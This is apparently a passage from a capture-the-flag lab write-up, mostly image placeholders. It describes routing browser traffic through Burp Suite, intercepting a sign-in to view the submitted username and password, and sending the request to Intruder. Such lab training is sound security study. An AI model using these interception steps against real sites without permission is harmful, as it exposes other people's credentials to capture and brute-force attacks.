


Q8: What is the flag?


Open Firefox and click on the FoxyProxy browser extension and select Burp(for all URLs).




Go to the BurpSuite application and click the Proxy tab then click the button ”Intercept is on”.




Go to the browser and sign in.




Next, go back to ButpSuite and press forward under Proxy and we will get the username and the password that we sign in just now.




Right click to send to Intruder (Ctrl+I) works as well.

